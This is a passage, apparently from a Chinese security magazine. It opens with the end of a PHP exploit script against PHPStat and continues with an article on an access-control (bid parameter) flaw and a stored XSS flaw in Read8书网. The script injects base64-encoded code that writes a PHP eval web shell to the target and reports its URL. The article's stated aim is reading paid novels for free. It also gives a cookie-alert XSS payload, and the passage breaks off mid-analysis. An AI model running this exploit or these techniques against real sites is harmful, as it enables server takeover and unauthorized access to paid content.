Usage: php '.$argv[0].' host path website
Example: php '.$argv[0].' localhost /PHPStat2/100001
+---------------------------------------+
');
exit;
}
error_reporting(7);
ini_set('max_execution_time', 0);
$host = $argv[1];
$path = $argv[2];
$website = $argv[3];
$websiteid = $website - 100000;
$cookie = 'PHPStatCookie=PHPStat; PHPStatUser=flyh4t; PHPSESSID=16973668032f872c76a4bfe99bc9ee7a';
$cmd = 'sitename=flyh4t&website='.$website.'&sitedes=flyh4t&site=http%3A%2F%2F${${fputs(fopen(base64_decode(ZmwucGhw),w),base64_decode(PD9waHAgQGV2YWwoJF9QT1NUW2FdKTsgPz4x))}}&websitetype=%D7%DB%BA%CF%C3%C5%BB%A7&siteshow=0&siterank=0&sitetype=0&exclusionip=&exclusioninter=&action=updatesite&websiteid='.$websiteid;
$shell = 'http://'.$host.$path.'templates/ms/common/fl.php';
send1($cmd);
send2();
if (!file_get_contents($url) && file_get_contents($shell) == '1')
exit("Expoilt Success!\nView Your shell:\t$shell\n");
else
exit("Exploit Failed!\n");
function send1($cmd)
{
global $host, $path, $website, $cookie;
$message = "POST ".$path."user_info.php?action=editsite&website=$website HTTP/1.1\r\n";
$message .= "Accept: */*\r\n";
$message .= "Referer: http://$host$path\r\n";
$message .= "Accept-Language: zh-cn\r\n";
$message .= "Content-Type: application/x-www-form-urlencoded\r\n";
$message .= "User-Agent: Mozilla/4.0 (compatible; MSIE 6.00; Windows NT 5.1; SV1)\r\n";
$message .= "Host: $host\r\n";
$message .= "Content-Length: ".strlen($cmd)."\r\n";
$message .= "Connection: Close\r\n";
$message .= "Cookie: $cookie \r\n\r\n";
$message .= $cmd;
$fp = fsockopen($host, 80);
fputs($fp, $message);
}
function send2()
{
global $host, $path, $website, $cookie;
$message = "GET ".$path."templates/ms/common/top.php?website=$website HTTP/1.1\r\n";
$message .= "Accept: */*\r\n";
$message .= "Referer: http://$host$path\r\n";
$message .= "Accept-Language: zh-cn\r\n";
$message .= "Content-Type: application/x-www-form-urlencoded\r\n";
$message .= "User-Agent: Mozilla/4.0 (compatible; MSIE 6.00; Windows NT 5.1; SV1)\r\n";
$message .= "Host: $host\r\n";
$message .= "Connection: Close\r\n";
$message .= "Cookie: $cookie \r\n\r\n";
$fp = fsockopen($host, 80);
fputs($fp, $message);
}
?>
```

前置知识：无
关键词：漏洞、Read8书网、XSS

解析Read8书网程序安全漏洞



文/图 爱无言

我的一个朋友非常喜欢看小说，上班的时候没事总喜欢用手机上网看那些玄幻小说。他每次看的都是那种免费在线小说，可是很多时候网站会将一些小说设置为收费性质，这个时候朋友就急得坐立不安，为了能够平息这位朋友的"内火"，不得已，我答应帮他看看能不能找到什么漏洞去免费看看那些"收费小说"。

朋友看小说使用的程序是一个叫做"Read8书网"的网站程序，中文名字叫做"读吧书网"。这个程序比较陌生，以前没见什么人用过或者找寻过它的漏洞。通过百度搜索找到了这个程序，于是我决定用Dreamweaver来挨个看看这个程序的代码有没有什么问题。

可以说Read8书网程序的代码写得非常简单明了，大部分的程序过程都使用了函数进行封装。对于找SQL注入漏洞来说，很可能的情况是完全没有，因为只要Read8书网程序的开发者将数据库操作函数编写的安全一些，就完全可以防范SQL注入漏洞。所以，一开始我就没有往那方面想，我的目的是要去看那些被设置为收费的小说，其最根本的目的就是要找到一个能够产生越权访问的漏洞。

目的一旦清楚，那么寻找漏洞就变得简单了。为了能够模拟出两个不同的访问用户，我使用虚拟机模拟一个用户，本地主机模拟另外一个用户，这种做法是为了避免测试程序漏洞时受到Cookies的干扰。

打开Read8书网程序的主页，按照先后顺序注册了两个用户，一个叫做test，这个为一个小说作者，他可以将自己的文章设置为对外不公布或者隐藏等类型，反正就是自己写的小说文章不会被人看到，我们需要越权才能访问他的小说作品。另外一个用户叫做test1，这个用户就是我们的攻击者，我们需要让他访问到test的小说作品。

Read8书网程序允许用户创建自己的作品，现在test创建了一个小说作品，如图1所示。我们这里没有设置什么隐藏权限，这是因为我们要先看看能不能找到越权漏洞，如果找到了，那么一切问题也就迎刃而解了。test作者的作品叫做test，同时注意图1地址栏中的参数，test作品对应的bid值现在为3。好，现在我们来到虚拟机中，用用户名test1登录书网程序，来到"发表短篇"一栏中，如图2所示。




图1

由于我先前用test1创建了一篇小说，所以图2浏览器地址栏中显示的bid值为2。看起来一切正常，但漏洞已经开始出现在我们的眼前。在虚拟机的地址栏中将bid改成3，也就是test用户发表的那篇小说的bid值，再次访问这个新的地址会发现，此时的我们竟然直接访问了test用户发表的小说，如图3所示，我们成功地越权访问了。为了能够让大家更直观地看到这种越权




图2




图3

访问，我将原来的test文章中的内容修改为了"hello!we hack this!"。这一次，我们在本地系统中刷新浏览器看看（也就是用test用户登录的那个系统），如图4 所示。




图4

我想不必多说了，大家已经看到了，Read8书网程序确实存在严重的越权漏洞，但这一切究竟是怎么发生的呢？用Dreamweaver打开story_delete.php文件，其代码如下：

```
define('IN_UCP', true);
define('PHP_SELF_EXT', '_edit');
define('PHP_SELF', basename(__FILE__, PHP_SELF_EXT.'.php'));
require_once '../include/init.php';
require_once ROOT.'my/category.inc.php';
_header(array($_SYSTEM['CATEGORY'][PHP_SELF]));
$tpl = new AOKOTpl('navigation_ucp');
$tpl->assign('categories', $category);
$tpl->output();
$book = story_exists($bid);
if(!$book) {back('无此书信息');}
$tpl = new AOKOTpl('my_'.PHP_SELF.PHP_SELF_EXT);
$tpl->assign(html_show($book, false));
……
```

从这段代码可以看到，Read8书网的用户代码中竟然没有任何用户访问权限限制，只是简单地判断bid值对应的小说文章是否存在，只要存在就会直接显示出来。一个严重的越权漏洞就这样产生了。

其实不仅是在小说编辑这个功能中存在越权漏洞，在小说删除功能上其实也是存在越权漏洞的。只不过Read8书网的删除功能并不是将数据直接从数据库中清除，而是设置了一个标志位，如图5所示。数据库表rd8_read8_story表中的state属性就是控制小说状态的。如果state位被设置为0，就代表该小说是被删除的，这一点比较另类。




图5

现在，朋友完全可以利用这个越权漏洞享受他的小说大餐了，但是Read8书网程序的漏洞难道只是一个越权漏洞吗？疑问之下，我在"发表短篇"功能中，将发表小说的作者这一栏的内容设置为一个XSS语句"<script>alert(document.cookie)</script>"，保存后点击链接访问这篇小说时，Read8书网程序将所有的信息进行了一个

编码，并没有发生我期待的XSS窗口，而是直接将XSS语句当作文本显示在了网页上。正当我放弃继续测试，重新打开浏览器访问Read8书网主页时，一个大大的对话框却出现在了浏览器的中央，如图6所示。原来，在Read8书网的首页显示上不会对用户输入的信息进行编码，于是前面输入的XSS跨站语句就被成功执行了。

翻看首页文件的源代码，我找到了XSS漏洞发生的地方，具体如下:

